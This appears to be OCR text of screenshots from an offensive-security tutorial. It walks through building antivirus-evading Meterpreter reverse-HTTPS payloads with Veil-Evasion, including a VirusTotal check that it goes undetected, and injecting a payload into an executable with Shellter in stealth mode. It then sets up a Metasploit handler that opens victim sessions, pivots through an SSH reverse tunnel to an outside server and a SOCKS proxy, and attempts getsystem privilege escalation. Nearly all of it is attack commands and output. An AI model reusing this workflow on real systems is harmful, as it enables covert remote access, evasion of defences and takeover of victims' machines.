
```
[python/shellcode_inject/aes_encrypt>>]: generate

 [?] Generate or supply custom shellcode?

     1 - Ordnance (default)
     2 - MSFVenom
     3 - Custom shellcode string
     4 - File with shellcode (\x41\x42..)
     5 - Binary file with shellcode

 [>] Please enter the number of your choice: 2

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload: windows/
windows/adduser                         windows/meterpreter_bind_tcp          windows/powershell_reverse_tcp
windows/dllinject/                      windows/meterpreter_reverse_http      windows/shell/
windows/dns_txt_query_exec              windows/meterpreter_reverse_https     windows/shell_bind_tcp
windows/download_exec                   windows/meterpreter_reverse_ipv6_tcp  windows/shell_bind_tcp_xpfw
windows/exec                            windows/meterpreter_reverse_tcp       windows/shell_hidden_bind_tcp
windows/format_all_drives               windows/metsvc_bind_tcp               windows/shell_reverse_tcp
windows/loadlibrary                     windows/metsvc_reverse_tcp            windows/speak_pwned
windows/messagebox                      windows/patchupdllinject/             windows/upexec/
windows/meterpreter/                    windows/patchupmeterpreter/           windows/vncinject/
windows/meterpreter_bind_named_pipe     windows/powershell_bind_tcp           windows/x64/
```


```
[python/shellcode_inject/aes_encrypt>>]: generate

 [?] Generate or supply custom shellcode?

     1 - Ordnance (default)
     2 - MSFVenom
     3 - Custom shellcode string
     4 - File with shellcode (\x41\x42..)
     5 - Binary file with shellcode

 [>] Please enter the number of your choice: 2

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload: windows/meterpreter/reverse_https
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.17
 [>] Enter value for 'LPORT': 443
 [>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

 [*] Generating shellcode using msfvenom...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 486 bytes
Final size of c file: 2067 bytes
```


```
30707 INFO: Building EXE from out00-EXE.toc completed successfully.
================================================================================
                                Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================
 [*] Language: python
 [*] Payload Module: python/shellcode_inject/aes_encrypt
 [*] Executable written to: /var/lib/veil/output/compiled/watver.exe
 [*] Source code written to: /var/lib/veil/output/source/watver.py
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/watver.rc

Hit enter to continue...
```


```
Veil/Evasion>: checkvt

 [*] Checking Virus Total for payload hashes...

 [*] No payloads found on VirusTotal.com!

 [>] Press any key to continue...
```





Shellter VI Instructions: 23475 Time Elapsed: 15 secs
****
Data: Dll Characteristics (Dynamic ImageBase etc...), Digital Signature.
Status: All related information has been eliminated!
****
* Tracing Mode *
****
Status: Tracing has started! Press CTRL+C to interrupt tracing at any time.
Note: In Auto Mode, Shellter will trace a random number of instructions
for a maximum time of approximately 30 seconds in native Windows
hosts and for 60 seconds when used in Wine.
DisASM.dll was created successfully!


Shellter VI
****
* First Stage Filtering *
****
Filtering Time Approx: 0.0058 mins.
Enable Stealth Mode? (Y/N/H): Y
****
* Payloads *
****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H):



Use a listed payload or custom? (L/C/H): L
Select payload by index: 3
****
* meterpreter_reverse_https *
****
SET LHOST: 192.168.1.102
SET LPORT: 5544
****
* Payload Info *
****
Payload: meterpreter_reverse_https
Size: 345 bytes
Reflective Loader: NO



Shellter VI
****
* Verification Stage *
****
Info: Shellter will verify that the first instruction of the
injected code will be reached successfully.
If polymorphic code has been added, then the first
instruction refers to that and not to the effective
payload.
Max waiting time: 10 seconds.
Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)
Injection: Verified!
Press [Enter] to continue...






```
       =[ metasploit v4.17.31-dev                         ]
+ -- --=[ 1843 exploits - 1074 auxiliary - 320 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing msf.rc for ERB directives.
resource (msf.rc)> use exploit/multi/handler
resource (msf.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (msf.rc)> set lhost 192.168.0.24
lhost => 192.168.0.24
resource (msf.rc)> set lport 443
lport => 443
resource (msf.rc)> exploit -j -z
[*] Started HTTPS reverse handler on https://192.168.0.24:443
[*] https://192.168.0.24:443 handling request from 192.168.0.20; (UUID: ax8cyz37) Staging x86 payload (180825 bytes) ..
[*] Meterpreter session 1 opened (192.168.0.24:443 -> 192.168.0.20:58124) at 2018-12-25 16:20:42 -0500

meterpreter > sysinfo
Computer        : I[redacted]9
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en GB
Domain          : [redacted]
Logged On Users : 2
Meterpreter     : x86/windows
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.[redacted].133  netmask 255.255.240.0  broadcast 10.10.[redacted]255
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 1164196  bytes 106428284 (101.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6992  bytes 962003 (939.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```





PuTTY Reconfiguration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
SSH
Kex
Cipher
Tunnels
Options controlling SSH port forwarding
Port forwarding
Local ports accept connections from other hosts
Remote ports do the same (SSH-2 only)
Forwarded ports:
Remove
D8090
Add new forwarded port:
Source port
8090
Add
Destination
Local
Remote
Dynamic
Auto
IPv4
IPv6


Internet Properties
Local Area Network (LAN) Settings
Proxy Settings
Servers
Type
Proxy address to use
Port
HTTP:
Secure:
FTP:
Socks:
127.0.0.1
8090
Use the same proxy server for all protocols
Exceptions
Do not use proxy server for addresses beginning with:
Use semicolons (;) to separate entries.
OK
Cancel
OK
Cancel
Apply


www..
.org
Welcome To
.Org!
Online portal offering free knowledge in the Information Security

```
root@kali:~# ssh -R 2210:localhost:22 -p 22 root@166.62.126.169
The authenticity of host '166.62.126.169 (166.62.126.169)' can't be established.
ECDSA key fingerprint is SHA256:9QwcLSF+Miut7ojea7s1Qea9ut1jzOxE1m24Lax7/Dg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '166.62.126.169' (ECDSA) to the list of known hosts.
root@166.62.126.169's password:
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-042stab120.16 x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Dec 28 06:44:39 2018 from 212.161.9.187
root@s166-62-126-169:~# ssh -p 2210 localhost
The authenticity of host '[localhost]:2210 ([127.0.0.1]:2210)' can't be establis
hed.
ECDSA key fingerprint is SHA256:ooSOs1PdmRk4NfjHmfx4klOYwkw0YN/ZVNB0Y6+PqPw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2210' (ECDSA) to the list of known hosts
.
root@localhost's password:
  __                _                 _     ____ _____ _____
 / _| __ _  ___ ___| |__   ___   ___ | | __/ ___|_   _|  ___|
| |_ / _` |/ __/ _ \ '_ \ / _ \ / _ \| |/ / |     | | | |_
|  _| (_| | (_|  __/ |_) | (_) | (_) |   <| |___  | | |  _|
|_|  \__,_|\___\___|_.__/ \___/ \___/|_|\_\\____| |_| |_|


Linux kali 4.15.0-kali2-amd64 #1 SMP Debian 4.15.11-1kali1 (2018-03-21) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 28 08:20:48 2018 from 192.168.1.9
```

```
c:\>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------
Group Name                                                  Type             SID

============================================================ ================ ===========
====================
Everyone                                                    Well-known group S-1-1-0
fault, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114

BUILTIN\Administrators                                      Alias            S-1-5-32-54

BUILTIN\Users                                               Alias            S-1-5-32-54
fault, Enabled group
NT AUTHORITY\INTERACTIVE                                    Well-known group S-1-5-4
fault, Enabled group
CONSOLE LOGON                                               Well-known group S-1-2-1
fault, Enabled group
NT AUTHORITY\Authenticated Users                            Well-known group S-1-5-11
fault, Enabled group
NT AUTHORITY\This Organization                              Well-known group S-1-5-15
fault, Enabled group
NT AUTHORITY\Local account                                  Well-known group S-1-5-113
fault, Enabled group
NT AUTHORITY\NTLM Authentication                            Well-known group S-1-5-64-10
fault, Enabled group
Mandatory Label\Medium Mandatory Level                      Label            S-1-16-8192
fault, Enabled group
```



```
msf exploit(handler) > [*] https://192.168.0.120:8443 handling request from 192.
168.0.119; (UUID: iwifc9ll) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.120:8443 -> 192.168.0.119:49621) at
2017-05-27 13:51:15 -0400
sessions

Active sessions
===============

  Id  Type                     Information           Connection
  --  ----                     -----------           ----------
  1   meterpreter x86/windows  victim\EISC @ VICTIM  192.168.0.120:8443 -> 192.1
68.0.119:49621 (192.168.0.119)
```


```
meterpreter > gets
getsid     getsystem
meterpreter > getsystem
